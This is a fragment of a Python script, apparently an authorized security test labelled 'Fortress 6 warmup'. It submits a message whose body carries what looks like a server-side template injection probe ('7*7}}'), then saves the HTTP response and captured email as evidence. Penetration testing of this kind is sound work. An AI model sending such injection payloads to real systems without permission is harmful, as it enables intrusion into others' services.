    "subject": "Authorized Fortress 6 warmup validation",
    "body": "An event was reported at 7*7}}"
})
(EVIDENCE / "warmup-send-response.html").write_bytes(body)
print(f"send_status={status} url={url}")
print(f"smtp_evidence={EVIDENCE / 'smtp-captured.eml'}")
```